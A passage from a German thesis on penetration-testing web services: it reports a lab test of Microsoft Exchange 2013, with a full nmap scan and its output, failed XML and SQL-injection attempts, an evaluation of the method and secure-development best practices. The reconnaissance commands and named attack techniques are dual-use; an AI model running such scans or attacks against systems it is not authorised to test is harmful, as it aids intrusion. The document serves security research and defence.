Microsoft Exchange 2013 ist ein Mailserver, Kalender und Kontaktmanager zugleich. Als Client kam Microsoft Office Outlook 2013 zum Einsatz. Die Testumgebung bestand aus einem Microsoft Windows 2008 R2 Server als Domain-Controller, einem Microsoft Windows 2008 R2 Server als Exchange-Server und einem Microsoft Windows 7 als Client-System (jeweils Patchstand Oktober 2013). Laut Microsoft sieht die Architektur [MSE10] vor, dass der Client (Microsoft Outlook) ausschließlich über den Microsoft Exchange Web Service mit Microsoft Exchange kommunizieren kann.

Das konnte in der Testumgebung nicht verifiziert werden, da Outlook fast gar nicht mit dem Web Service kommuniziert. Ferner konnte kein Proxy zwischen Client und Service positioniert werden. Dies scheiterte an TLS-Verbindungsproblemen.

Die Kommunikation über HTTP und den Web Service durch *Outlook Anywhere* zu erzwingen, schlug ebenfalls fehl.

7.4.1. Informationsbeschaffung

Durch [MSE10] ist die WSDL und die zugehörigen Schemata bekannt.

- `http://<IP>/ews/services.wsdl`
- `http://<IP>/ews/messages.xsd`
- `http://<IP>/ews/types.xsd`

Informationen über das verwendete Framework konnten nicht gewonnen werden.

Es standen Domain-Benutzer für den Test bereit.

Der nmap-Scan [Lyo13] des Systems hat folgendes Ergebnis:

```
1  # nmap -p- -sS -P0 -A <IP>
2
3  Starting Nmap 6.40 ( http://nmap.org ) at 2013-11-08 09:45 CET
4  Nmap scan report for <IP>
5  Host is up (0.00064s latency).
6  Not shown: 65484 filtered ports
7  PORT      STATE SERVICE        VERSION
8  25/tcp    open  smtp           Microsoft Exchange smtpd
9  | smtp-commands: WSTEST-EXCHANGE.wstest.lab Hello [<CLIENT_IP>], SIZE 37748736, PIPELINING,
       DSN, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS, AUTH, X-EXPS GSSAPI NTLM, 8BITMIME,
       BINARYMIME, CHUNKING, XRDST,
10 |_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT
       HELP AUTH BDAT
11 | ssl-cert: Subject: commonName=wstest-exchange
12 | Not valid before: 2013-10-24T06:44:32+00:00
13 |_Not valid after:  2018-10-24T06:44:32+00:00
14 |_ssl-date: 2013-11-08T08:48:57+00:00; -29s from local time.
15 80/tcp    open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
16 |_http-methods: No Allow or Public header in OPTIONS response (status code 403)
17 |_http-title: 403 - Verboten: Zugriff verweigert.
18 81/tcp    open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
19 |_http-methods: No Allow or Public header in OPTIONS response (status code 403)
20 |_http-title: 403 - Verboten: Zugriff verweigert.
21 135/tcp   open  msrpc          Microsoft Windows RPC
22 139/tcp   open  netbios-ssn
23 443/tcp   open  ssl/http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
24 | http-methods: Potentially risky methods: TRACE
25 |_See http://nmap.org/nsedoc/scripts/http-methods.html
26 |_http-title: IIS7
27 | ssl-cert: Subject: commonName=wstest-exchange
28 | Not valid before: 2013-10-24T06:44:32+00:00
29 |_Not valid after:  2018-10-24T06:44:32+00:00
30 |_ssl-date: 2013-11-08T08:48:56+00:00; -28s from local time.
31 | sslv2:
```

```
32 |    SSLv2 supported
33 |    ciphers:
34 |      SSL2_RC4_128_WITH_MD5
35 |_     SSL2_DES_192_EDE3_CBC_WITH_MD5
36 444/tcp    open  ssl/http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
37 | http-methods: Potentially risky methods: TRACE
38 |_See http://nmap.org/nsedoc/scripts/http-methods.html
39 |_http-title: IIS7
40 | ssl-cert: Subject: commonName=wstest-exchange
41 | Not valid before: 2013-10-24T06:44:32+00:00
42 |_Not valid after:  2018-10-24T06:44:32+00:00
43 |_ssl-date: 2013-11-08T08:48:56+00:00; -29s from local time.
44 | sslv2:
45 |    SSLv2 supported
46 |    ciphers:
47 |      SSL2_RC4_128_WITH_MD5
48 |_     SSL2_DES_192_EDE3_CBC_WITH_MD5
49 445/tcp    open  netbios-ssn
50 475/tcp    open  smtp                Microsoft Exchange smtpd
51 | smtp-commands: WSTEST-EXCHANGE.wstest.lab Hello [<CLIENT_IP>], SIZE 36700160, PIPELINING,
      DSN, ENHANCEDSTATUSCODES, X-ANONYMOUSTLS, AUTH, X-EXPS GSSAPI NTLM, 8BITMIME, BINARYMIME
      , CHUNKING, XEXCH50, XRDST,
52 |_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT
      HELP AUTH BDAT
53 587/tcp    open  smtp                Microsoft Exchange smtpd
54 | smtp-commands: wstest-exchange.wstest.lab Hello [<CLIENT_IP>], SIZE 36700160, PIPELINING,
      DSN, ENHANCEDSTATUSCODES, STARTTLS, AUTH, 8BITMIME, BINARYMIME, CHUNKING,
55 |_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT
      HELP AUTH BDAT
56 | ssl-cert: Subject: commonName=wstest-exchange
57 | Not valid before: 2013-10-24T06:44:32+00:00
58 |_Not valid after:  2018-10-24T06:44:32+00:00
59 |_ssl-date: 2013-11-08T08:48:57+00:00; -29s from local time.
60 593/tcp    open  ncacn_http          Microsoft Windows RPC over HTTP 1.0
61 717/tcp    open  smtp                Microsoft Exchange smtpd
62 | smtp-commands: WSTEST-EXCHANGE.wstest.lab Hello [<CLIENT_IP>], SIZE 37748736, PIPELINING,
      DSN, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS, AUTH, X-EXPS GSSAPI NTLM, 8BITMIME,
      BINARYMIME, CHUNKING, XRDST,
63 |_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT
      HELP AUTH BDAT
64 808/tcp    open  ccproxy-http?
65 890/tcp    open  unknown
66 3389/tcp   open  ms-wbt-server       Microsoft Terminal Service
67 5060/tcp   open  sip?
68 6001/tcp   open  ncacn_http          Microsoft Windows RPC over HTTP 1.0
69 8172/tcp   open  ssl/http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
70 |_http-methods: No Allow or Public header in OPTIONS response (status code 404)
71 |_http-title: Site doesn't have a title.
72 | ssl-cert: Subject: commonName=WMSvc-WSTEST-EXCHANGE
73 | Not valid before: 2013-10-23T12:38:19+00:00
74 |_Not valid after:  2023-10-21T12:38:19+00:00
75 |_ssl-date: 2013-11-08T08:48:55+00:00; -29s from local time.
76 | sslv2:
77 |    SSLv2 supported
78 |    ciphers:
79 |      SSL2_RC4_128_WITH_MD5
80 |_     SSL2_DES_192_EDE3_CBC_WITH_MD5
81 9710/tcp   open  unknown
82 17000/tcp open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
83 |_http-methods: No Allow or Public header in OPTIONS response (status code 404)
84 |_http-title: Not Found
85 17001/tcp open  unknown
86 17003/tcp open  unknown
```

```
87  17023/tcp open  unknown
88  17028/tcp open  unknown
89  17043/tcp open  unknown
90  17047/tcp open  unknown
91  17063/tcp open  unknown
92  17075/tcp open  msexchange-logcopier Microsoft Exchange 2010 log copier
93  17100/tcp open  msrpc                Microsoft Windows RPC
94  17101/tcp open  msrpc                Microsoft Windows RPC
95  17102/tcp open  msrpc                Microsoft Windows RPC
96  17130/tcp open  msrpc                Microsoft Windows RPC
97  17154/tcp open  msrpc                Microsoft Windows RPC
98  17161/tcp open  msrpc                Microsoft Windows RPC
99  17164/tcp open  msrpc                Microsoft Windows RPC
100 17169/tcp open  msrpc                Microsoft Windows RPC
101 17179/tcp open  msrpc                Microsoft Windows RPC
102 17185/tcp open  msrpc                Microsoft Windows RPC
103 17196/tcp open  msrpc                Microsoft Windows RPC
104 17205/tcp open  msrpc                Microsoft Windows RPC
105 17214/tcp open  msrpc                Microsoft Windows RPC
106 17235/tcp open  msrpc                Microsoft Windows RPC
107 17236/tcp open  msrpc                Microsoft Windows RPC
108 17269/tcp open  msrpc                Microsoft Windows RPC
109 17284/tcp open  msrpc                Microsoft Windows RPC
110 17315/tcp open  msrpc                Microsoft Windows RPC
111 17364/tcp open  msrpc                Microsoft Windows RPC
112 17402/tcp open  msrpc                Microsoft Windows RPC
113 47001/tcp open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
114 |_http-methods: No Allow or Public header in OPTIONS response (status code 404)
115 |_http-title: Not Found
116 64327/tcp open  msexchange-logcopier Microsoft Exchange 2010 log copier
117 64337/tcp open  unknown
118 9 services unrecognized despite returning data.
119
120 Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
        closed port
121 Device type: general purpose|phone
122 Running: Microsoft Windows 2008|7|Phone|Vista
123 OS CPE: cpe:/o:microsoft:windows_server_2008::beta3 cpe:/o:microsoft:windows_7::-:
        professional cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft
        :windows_vista::sp1
124 OS details: Microsoft Windows Server 2008 Beta 3, Microsoft Windows 7 Professional,
        Microsoft Windows Phone 7.5, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP
        1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
125 Network Distance: 2 hops
126 Service Info: Host: WSTEST-EXCHANGE.wstest.lab; OS: Windows; CPE: cpe:/o:microsoft:windows
127
128 Host script results:
129 | smb-os-discovery:
130 |   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard
         6.1)
131 |   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
132 |   Computer name: wstest-exchange
133 |   NetBIOS computer name: WSTEST-EXCHANGE
134 |   Domain name: wstest.lab
135 |   Forest name: wstest.lab
136 |   FQDN: wstest-exchange.wstest.lab
137 |   NetBIOS domain name: WSTEST
138 |_  System time: 2013-11-08T09:48:56+01:00
139 | smb-security-mode:
140 |   Account that was used for smb scripts: <blank>
141 |   User-level authentication
142 |   SMB Security: Challenge/response passwords supported
143 |_  Message signing required
```

```
144 |_smbv2-enabled: Server supports SMBv2 protocol
145
146 TRACEROUTE (using port 587/tcp)
147 HOP RTT     ADDRESS
148 1   0.21 ms <GATEWAY>
149 2   0.87 ms <IP>
150
151 OS and Service detection performed. Please report any incorrect results at http://nmap.org/
        submit/ .
152 Nmap done: 1 IP address (1 host up) scanned in 258.49 seconds
```

Listing 7.17: Microsoft Exchange nmap-Scan

OpenVAS [Gmb13] lieferte keine Informationen über das System.

Es war nicht möglich, mit SoapUI (siehe Abschnitt 5.1) eine korrekte Kommunikation mit dem Web Service herzustellen. Die Antwort war immer gleich, enthielt allerdings anstatt einer SOAP-Nachricht eine Hypertext Markup Language (HTML)-Datei.

7.4.2. Analyse

Um Zugang zu der Schnittstellendefinition zu bekommen, ist eine Domain-Authentifikation notwendig. Obwohl SoapUI entsprechende Funktionalität mitbringen soll, kann sich SoapUI nicht gegen die Domain authentifizieren. Da die Burp Suite (siehe Abschnitt 5.5) dies beherrscht, wurde der gesamte Datenverkehr durch sie durchgeleitet.

Bei der Betrachtung des nmap-Scans fallen zwei Dinge ins Auge. Zum einen sind sehr viele Ports geöffnet und zum anderen wird SSLv2 mit nur zwei möglichen Ciphers verwendet, von denen die präferierte sehr unsicher ist. Auch wenn das System keine großartige Konfiguration (außer des Exchange-Servers) erfahren hat, sind diese beiden Tatsachen denkbar ungünstig.

Sicherheitsrelevante Erkenntnisse, vor allem den Web Service betreffend, konnten nicht gewonnen werden.

Nach einiger Zeit, ohne weitere Konfiguration des Servers, hörte der Service auf, mit HTML zu antworten und sendete lediglich den HTTP-Header zurück. Nach einem Neustart des Servers kehrte der Service zu seinem bekannten Verhalten zurück.

Die zurückgegebene HTML-Seite weist darauf hin, dass die Fehlermeldungen durch eigene ersetzt werden können, nicht aber, dass auf Nachrichten entsprechend dem Web Service Standard umgeschaltet werden kann. Bei diesem Web Service ist, laut seiner WSDL, stets eine SOAP-Nachricht als Antwort zu erwarten, keine HTML-Seite.

7.4.3. Exploitation

Da die Analyse keine Erkenntnisse gebracht hat, wurde mit den vorhandenen Mitteln versucht, eventuell vorhandene Schwachstellen auszunutzen.

Der händische Versuch einer *XML Entity Reference*, eines *SOAP Array*-Angriffs und einer *XML-Bomb* schlugen fehl.

WS-Attacker konnte auch keine Schwachstellen aufdecken.

Auch wenn Microsoft Exchange eine Datenbank zur Datenverwaltung verwendet, konnte mit Hilfe von sqlmap keine Möglichkeit für eine *SQL-Injection* gefunden werden.

7.4.4. Überprüfung

Ohne Login beziehungsweise ohne Authentifizierung gegenüber der Domain konnte nicht mit dem Web Service kommuniziert werden. In dieser Phase konnte keine Veränderung gegenüber den vorangehenden Phasen festgestellt werden.

7.4.5. Bewertung

Da der Service immer mit der gleichen Nachricht geantwortet hat, ist eine Bewertung etwas erschwert. Es kann aber gesagt werden, dass selbst wenn ein Angriff erfolgreich war, keinerlei Information darüber gewonnen werden konnte.

Die Form der Fehlermeldungen ist als Anomalie einzustufen. Daraus konnte aber kein Vorteil gewonnen werden.

Die SSL-Version in Verbindung mit den Ciphern ist als mittel einzustufen. Auf diese Weise verschlüsselte Kommunikation gilt nicht als sicher.

Hier kann nicht von einem erfolgreichen Web-Service-Test gesprochen werden, da es keine Grundlage für eine Bewertung gibt.

7.5. Evaluation

An dieser Stelle ist nun zu bewerten, inwieweit die Anwendung der vorgestellten Methodik einen Mehrwert darstellt. Welche Vorteile bringt diese Methodik bei der Ausführung mit, vor allem gegenüber einem Test ohne Methodik? Wo sind ihre Grenzen?

Bei der Methodik handelt es sich in der obersten Ebene, die Sichtweise auf das äußere Gerüst, die Bennenung der Phasen und ihre Verbindungen, um eine allgemeine Prüfmethodik für Sicherheitstests. Erst bei der genauen Betrachtung der einzelnen Phasen wird der Fokus auf Web Services deutlich. Das ist von Vorteil und Nachteil zugleich.

Vorteilhaft ist es deswegen, weil so eine Anpassung zur Prüfung unterschiedlichster Systeme leicht geschehen kann. Auch von Vorteil ist, dass Penetrationstester, die diese Methodik und ihre veränderten Varianten anwenden, mit dem Gesamtablauf bereits vertraut sind. Außerdem wird so eine Vergleichbarkeit zwischen jeglicher Art von Penetrationstest geboten. Sie eignet sich auch zur Darstellung von Penetrationstests im Allgemeinen und im Speziellen

von Web Services und für die Einordnung in einen Testzyklus (siehe Abbildung 6.1). So bietet sie die einfache Möglichkeit der Veranschaulichung für das Management einer Firma zum Beispiel ohne unnötig ins Detail zu gehen. Besonders die Einordnung in den Testzyklus kann für das Management interessant sein. Auch wird einem Penetrationstester durch die kleine Anzahl an Phasen und die klare Benennung die Übersicht über einen Penetrationstest stark erleichtert.

Nachteile können sich auf der obersten Ebene, der Sichtweise auf das äußere Gerüst, eventuell durch die schwache Verbindung zu Web Services ergeben. Dadurch kann die Spezialisierung auf Web Services beeinträchtigt werden.

Geht man eine Stufe tiefer, hat man eine Methodik, die auf Web Services ausgerichtet ist. Sie lässt hier aber immer noch eine Umdeutung auf andere Systeme zu. Für einen Penetrationstester ist es möglich, mit Hilfe dieser Methodik einen Penetrationstest durchzuführen. Für Laien, die mit diesem Gebiet nicht vertraut sind, ist die Ausführung sehr schwer. Die Durchführung setzt einiges an spezialisiertem Wissen voraus. So ist ein grundlegendes Verständnis von Web Services eine wichtige Voraussetzung. Auch werden viele für das Penetrationstesten wichtige Methoden nur entfernt beschrieben.

Dadurch bleibt die Methodik selbst sehr übersichtlich, hat aber durch ihre implizite Komplexität zugleich eine klare Zielgruppe im Sinn. Ohne ihre Übertragung ist jedoch kein Testen möglich. Auch wenn keine allgemeinen Penetrationstestmethoden beschrieben werden, sind doch die Beschreibungen von Angriffen auf Web Services und der dazugehörige Angriffskatalog ein wichtiges Hilfsmittel zur Durchführung der Methodik, besonders in den beiden Phasen *Exploitation* und *Bewertung*. Besonders durch diese Hilfmittel wird die Spezialisierung auf Web Services deutlich. Nicht zuletzt wird so auch ein hoher Detaillierungsgrad erreicht. Für die *Bewertung* liefert der Angriffskatalog wichtige Informationen für die Beurteilung von Schwachstellen. Mit einer gewissen Grunderfahrung wird auch durch die erschöpfende Beschreibung von Angriffsvektoren eine relativ einfache Umsetzung ermöglicht.

Die unterschiedlichen Detailstufen ermöglichen zugleich eine managementtaugliche Darstellung, eine übersichtliche Planung und eine relativ einfache Umsetzung.

Speziell im Vergleich zu der Beispielanwendung zeigen sich einige Vorteile der Methodik gegenüber einem Test ohne dieses methodische Vorgehen. So wird bei den Tests durch die Einteilung in die einzelnen Phasen eine Vergleichbarkeit deutlich. Auch bietet die Methodik gerade durch diese Phasen eine Struktur. Es sind fünf Phasen für die Durchführung der Methodik notwendig. Die Übergänge zwischen den Phasen sind klar definiert. So ist es auch bedingt möglich, für die Durchführung einen Zeitrahmen zu setzen. Vor allem aber ist es möglich, eine untere Schranke für den Zeitrahmen zu bestimmen. Allerdings muss dies anhand von Erfahrungswerten eines Penetrationstesters geschehen, da die Methodik dafür keine eigenen Mittel mitbringt.

Die Struktur bietet auch die Möglichkeit zu beurteilen, ob ein Test erfolgreich war oder nicht. Dabei wird der Erfolg daran gemessen, ob der Testverlauf möglichst gründlich und erschöpfend war. Dies geschieht implizit auch anhand des Angriffskatalogs. Wurden alle zutreffenden

Methoden angewendet, kann von einen erschöpfenden Test gesprochen werden. Ob alle Methoden angewendet und korrekt durchgeführt wurden, ist von einem Penetrationstester mit Hilfe seines Erfahrungsschatzes zu bewerten

Sie bringt Mittel zur Bewertung der gefundenen Schwachstellen mit, nicht aber für den ganzen Service. Eine Einordnung des Web Services in eine Skala von zum Beispiel „unsicher“ bis „sicher“ ist nicht möglich.

Durch die Phasen *Überprüfen*, *Bewertung* und die auch damit verbundene Rekursivität bringt die Methodik Mittel zur Gewährleistung von Gründlichkeit mit. Die unter Umständen mehrmalige Wiederholung einzelner Tätigkeiten versucht auszuschließen, besonders sicherheitsrelevante Fehler zu übersehen.

Die Methodik und ihre Anwendung stellen ein „Idealuniversum“ dar. Das heißt, in der Realität wird ein Test in den seltensten Fällen genau der Methodik folgen.

Dennoch zeigt besonders die erste Phase der Methodik einen, im Alltag eines Penetrationstesters, großen Nutzen. In der Informationsbeschaffung werden Informationen erfragt, auf deren Basis dann die restliche Methodik abläuft. Dies bedeutet, dass nach der Informationsbeschaffung im Idealfall kein Bedarf mehr für Kommunikation mit dem Service Provider zum Erfragen von Informationen besteht. Das ermöglicht eine strukturiertere Planung des Testablaufs, da es während des Ablaufs keine Wartezeiten (auf Informationen von einem Ansprechpartner) gibt.

Die Methodik ist ein Versuch auf dem Weg zu einem Standard für Penetrationstest, im Speziellen von Web Services.

Das WS-Development Best Practice (siehe Kapitel 8), als „Nebenprodukt“ der Methodik, liefert Service-Entwicklern ein einfach anzuwendes Werkzeug, um Web Services abzusichern.

8. WS-Development Best Practice

Die Erkenntnisse, die bei dieser Arbeit gewonnen wurden, sind auch in ein Web Service Development Best Practice geflossen. Das Best Practice kann als Leitlinie für sichere(re) Web Services aufgefasst werden. Wenn nach dieser Leitlinie vorgegangen wird, werden viele sicherheitsbedenkliche Fehler nicht begangen.

Zwei Kernideen von Web Services werden häufig vergessen: Die unterstützte Interoperabilität für Maschine-Maschine-Kommunikation und die Tatsache, dass der Web Service Standard nicht unbedingt nur einen Empfänger (*Intermediaries*) vorsieht. Das heißt, oft ist es nicht möglich, allein mit Hilfe einer WSDL mit einem Service zu kommunizieren, ebenso wird Funktionalität in einer nicht vorgesehenen Weise verwendet.

Bei der Implementierung von Web Services werden Frameworks verwendet. Ein Framework nimmt einem Service-Entwickler viel Arbeit ab. Ein Entwickler sollte dennoch wissen, wie ein Framework bestimmte Dinge implementiert, welche Dinge (bewusst) dem Entwickelnden überlassen werden, was für ein Parser eingesetzt wird und vieles mehr.

Dadurch können eine hohe Anzahl von sicherheitsrelevanten Fehlern begangen werden, diese können unter anderem folgende Szenarien zur Folge haben:

- Denial of Service (DoS)
- Extrahierung (beliebiger) Daten
- Ausführung von (beliebigem) Schadcode

8.1. Best Practices

Um Schwachstellen zu vermeiden sollten die folgenden Vorgehensweisen beherzigt werden.

1. Verwendung eines SAX-Parsers anstelle eines DOM-Parsers zum Parsen von XML-Dokumenten. Dies kann erfolgreich viele DoS-Angriffe verhindern, unter anderem weil ein SAX-Parser nicht das komplette Dokument zur Verarbeitung in den Arbeitsspeicher einlädt.
2. Erstellung von *Schemas* für XML-Dokumente und Verwendung *Strict Schema Validation*. Durch die strikte Validierung wird das *Schema* bindend. Im Falle der Invalidität sollte das Dokument beziehungsweise die ganze Nachricht verworfen werden. Zusätzlich sollte aber immer eine Eingabevalidierung stattfinden. So können verschiedene Angriffe, die alle oben genannten Szenarien zur Folge haben können, unterbunden werden.

3. Einsatz einer korrekten SOAP 1.2-Implementierung, da SOAP 1.2 ein eindeutiges *Processing Model* und dadurch eine bessere Interoperabilität (als SOAP 1.1) und wirkliche Protokollunabhängigkeit unterstützt und besseres HTTP Binding (als SOAP 1.1) mitbringt. Des weiteren basiert SOAP 1.2 auf *XML Information Set* was Kompression, Optimierung und höhere Performanz erlaubt. Durch das *Processing Model* muss deskriptiver gearbeitet werden, was den Einsatz von *Strict Schema Validation* vereinfachen kann. Durch SOAP 1.2 werden implizit einige Angriffe weiter erschwert und teilweise ganz unterbunden. Außerdem sollte allgemein meist mit dem neuesten Standard (aktuellste Version) bearbeitet werden, da dieser Verbesserungen enthalten kann.

4. Verbot von *Document Type Definition* (DTD). Auch wenn der SOAP-Standard besagt „A SOAP message must NOT contain a DTD reference“, sollte doch speziell überprüft werden, ob die Implementierung dies auch korrekt umsetzt. Nachrichten, die DTD enthalten, sollten verworfen werden. So können einige Angriffe, die auf die Extrahierung von Daten oder auf einen DoS abzielen, verhindert werden.

5. Werden über den Service sensible Daten kommuniziert, sollte eine *Identification and Authorization* (I&A) [SFBH+06] stattfinden. Auch empfehlenswert ist eine *Single-Sign-On* (SSO), bei der nicht unbedingt der Service selbst die I&A-Funktionalität zur Verfügung stellen muss. Der Web Service überprüft dann beispielsweise nur anhand eines *Tokens* die Legitimität einer Anfrage.

6. Bei *WS-Policy* und besonders bei *WS-SecurityPolicy* sollte ein *Strict Policy Enforcement* stattfinden. So wird die *Policy* bindend und lässt nur genau die geforderten Elemente in einer SOAP-Nachricht zu.

7. Verbot von *KeyRetrieval* bei Verschlüsselung und Signierung sowie starke Einschränkung von möglichen Transformationen. So können DoS-Angriffe und das Ausführen von Schadcode verhindert werden.

8. Vor und nach der Entschlüsselung sollte eine *Strict Schema Validation* stattfinden, um unter anderem sicherzugehen, dass durch die Verschlüsselung keine Angriffsvektoren versteckt wurden.

9. Signaturen sollten über einen absoluten XPath referenziert werden. Die Signaturüberprüfungslogik sollte so angepasst werden, dass nur Signaturen gültig sein können, deren Referenz über solch einen XPath stattfindet. In diesem Bereich gibt es weitere Best Practices, unter anderem [MA05]. Hier werden weitere Möglichkeiten detailliert beschrieben um *XML Signature Wrapping*-Angriffe zu verhindern.

10. Verwendung von *Transport Layer Secutrity* (TLS) in der aktuellsten Version in Kombination mit einer Zertifikatsüberprüfung. Darüber hinaus sind Client-Zertifikate wünschenswert. Außerdem sollte die Kommunikation sofort eingestellt werden, falls es bei der Zertifikatsprüfung zu Diskrepanzen kommt. So können *Man-in-the-Middle* (MitM) Angriffe wirksam unterbunden werden.

11. Einheitliche Fehlermeldungen, damit nicht zwischen Verarbeitungsfehler, zum Beispiel, oder Verschlüsselungsfehler differenziert werden kann. So können *Padding Oracle Attacks* verhindert oder zumindest abgeschwächt werden.

12. Der HTTP *SOAPAction*-Header sollte keinesfalls zur Zugangskontrolle verwendet werden, Er ist schlicht nicht dafür gedacht. Außerdem sollte bei der Verwendung des Headers immer der Nachrichteninhalt gegen den Header geprüft werden und die Nachricht bei Diskrepanz verworfen werden.

13. Das Nichtveröffentlichen der Schnittstellendefinition stellt keinen Sicherheitsmechanismus dar (siehe Kerckhoffsche These [Ker83]). Der Service sollte also in so einer Art entwickelt werden, dass allein durch Kenntnis der Definition kein Zugang möglich ist. Es kann davon ausgegangen werden, dass einem Angreifer die Schnittstelle bekannt ist.

Zusammenfassung

Diese Aufzählung ist zwangsweise unvollständig, da je nach sepzialisierterem Anwendungsfall weitere Best Practices hinzukommen können. Werden diese Vorgehensweisen beherzigt können bereits viele Fehler und Schwachstellen im Voraus vermieden werden. Die Empfehlung muss ganz klar heißen: Wird ein Web Service entwickelt, sollten alle aufgeführten Herangehensweisen (insofern zutreffend) angewendet werden. Darüber hinaus sollten für alle weiteren verwendeten Methoden Überlegungen angestellt werden, welche Eigenheiten sie haben und welche Probleme sie induzieren könnten. Ein System, bestehend aus möglichst wenigen und einfachen Komponenten, ist einfach zu warten und bietet auch deshalb oft nur wenig Angriffsfläche. Oft zahlt sich ein höherer Entwicklungsaufwand durch eine später höhere Stabilität und Sicherheit aus. Des weiteren erhalten Entwickler durch die Anwendung der genannten Punkte mit vergleichsweise wenig Aufwand einen sichereren und stabileren Web Service.

9. Zusammenfassung und zukünftige Arbeit

In den vorangehenden Kapiteln wurde eine Prüfmethodik für Web-Service-basierte Systeme vorgestellt. Eine wichtige Grundlage für diese Methodik stellen auch die Angriffserläuterungen und der Angriffskatalog dar. Die Methodik stellt sich als Werkzeug zur strukturierten und gründlichen Durchführung von Web Service-Penetrationstests dar. Durch die verschiedenen Detailstufen wird eine einfache Anwendung in der Realität ermöglicht. Auch wird durch das WS-Development Best Practice Web-Service-Entwicklern ein hilfreiches Werkzeug gegeben um von Beginn an Sicherheit mit zu bedenken oder zu berücksichtigen.

Fernen konnten Vor- und Nachteile der Methodik festegestellt werden. Inwieweit sie sich für den Alltag eines Penetrationstesters eignet, muss sich in der Praxis herausstellen.

Es gibt vielerlei Ansatzpunkte für zukünftige Arbeiten. Eine Studie über die Anwendung der Methodik in der Realität wäre denkbar. Nicht zuletzt, um ein realistisches Bild über Web-Service-basierte Systeme in der freien Wirtschaft zu bekommen.

Die Methodik könnte zum Beispiel um eine Phase mit der Bezeichnung „Scoping" ergänzt werden. In dieser Phase könnte der Rahmen für einen Test definiert werden.

Auch könnte die Methodik um einige Hilfsmittel erweitert werden, beispielsweise könnte ein Beurteilungsverfahren für die Sicherheit eines Web Services interessant sein, oder eine Checkliste, anhand derer ein Web Service durch seine Implementierungscharakteristika in eine Sicherheitskategorie eingeordnet werden kann. Hier wäre eine Kategorisierung wie bei vertraulichen Dokumenten denkbar. Ein Instrument zur Zeitmessung beziehungsweise -abschätzung für den Ablauf eines Tests könnte die Methodik sinnvoll erweitern.

Nützlich könnte auch ein Service sein, der über verschiedene Schwachstellen *deployed* werden kann. Dazu müsste er diverse Funktionen mitbringen, die zum Beispiel die Übernahme eines Systems ermöglichen.

Viele Angriffsvektoren sind nur durch Literatur belegt. Nur ein Teil der Vektoren wurden getestet, auch weil einige Funktionalitäten in den Testgegenständen nicht implementiert waren. In diesem Zusammenhang wären Referenzimplementierungen interessant und sehr lehrreich, das heißt Implementierungen, die bestimmte Angriffe zulassen, damit veranschaulicht werden kann, was die konkrete Voraussetzung für diese Angriffe ist. An diesen Beispielen kann auch die Wirksamkeit der Gegenmaßnahmen überprüft werden. Besonders interessant sind hier Implementierungen, die *XML Entity References*, *SQL-Injection* oder *Code Execution* mittels XSLT zulassen. Für *XML Signature - XSLT Code Execution* wäre eine Beispielnachricht interessant die XSLT enthält, mit welcher zum Beispiel Information ausgelesen oder der Zugang zu einem System gewonnen werden kann.

Erkenntnisse daraus könnten gleichermaßen in die Methodik selbst sowie in die Best Practices einfließen.

Anhang A.

Definitionen

Die folgenden Definitionen werden in der Arbeit explizit oder implizit Erwähnung finden und sind deshalb hier aufgezählt.

A.1. BPEL

Allgemein bezieht sich der Begriff BPEL auf die Web Services Business Process Execution Language (WS-BPEL) 2.0 Spezifikation [OAS07].

A.2. Namespaces

Die folgenden XML Namespaces finden vor allem implizit in dieser Arbeit Erwähnung:

Prefix	Namespace	Spezifikation
soap	http://www.w3.org/2003/05/soap-envelope	[SOA07b]
soap12	http://schemas.xmlsoap.org/wsdl/soap12	[WSD06]
wsdl	http://schemas.xmlsoap.org/wsdl	[WSD01]
xsd	http://www.w3.org/2001/XMLSchema	[XSD04]
xsi	http://www.w3.org/2001/XMLSchema-instance	[XSD04]

Tabelle A.1.: XML Namespaces

A.3. Fehlermanagement

Das Fehlermanagement ist das Vorgehen einer Applikation bei Auftreten eines Fehlers. Dieses kann in zwei Teile unterteilt werden, zum einen in die interne Behandlung eines Fehlers und zum anderen in die Kommunikation über einen Fehler oder seine Behandlung nach außen, zum Beispiel zu einem Benutzer.

Literaturverzeichnis

[AG09] B. Alrouh and G. Ghinea. A Performance Evaluation of Security Mechanisms for Web Services. In *Information Assurance and Security, 2009. IAS '09. Fifth International Conference on*, volume 2, pages 715–718, 2009.

[ALVM09] N. Antunes, N. Laranjeiro, M. Vieira, and H. Madeira. Effective Detection of SQL/XPath Injection Vulnerabilities in Web Services. In *Services Computing, 2009. SCC '09. IEEE International Conference on*, pages 260–267, 2009.

[AV11] N. Antunes and M. Vieira. Enhancing Penetration Testing with Attack Signatures and Interface Monitoring for the Detection of Injection Vulnerabilities in Web Services. In *Services Computing (SCC), 2011 IEEE International Conference on*, pages 104–111, 2011.

[BDAG13] M. S. Bernardo Damele Assumpcao Guimaraes. sqlmap, 2013. `https://www.sqlmap.org`.

[Chi06] E. Chinthaka. Web services and Axis2 architecture, 2006. IBM developerworks, `http://www.ibm.com/developerworks/webservices/library/ws-apacheaxis2/`.

[Fal11] A. Falkenberg. WS Attacks, 2011. `https://www.ws-attacks.org`.

[fSM13] I. for Security and O. Methodologies. Open Source Security Testing Methodology Manual, 2013. `https://www.isecom.org/research/osstmm.html`.

[GAB10] A. Ghourabi, T. Abbes, and A. Bouhoula. Experimental analysis of attacks against web services and countermeasures. In *Proceedings of the 12th International Conference on Information Integration and Web-based Applications & Services*, iiWAS '10, pages 195–201, New York, NY, USA, 2010. ACM.

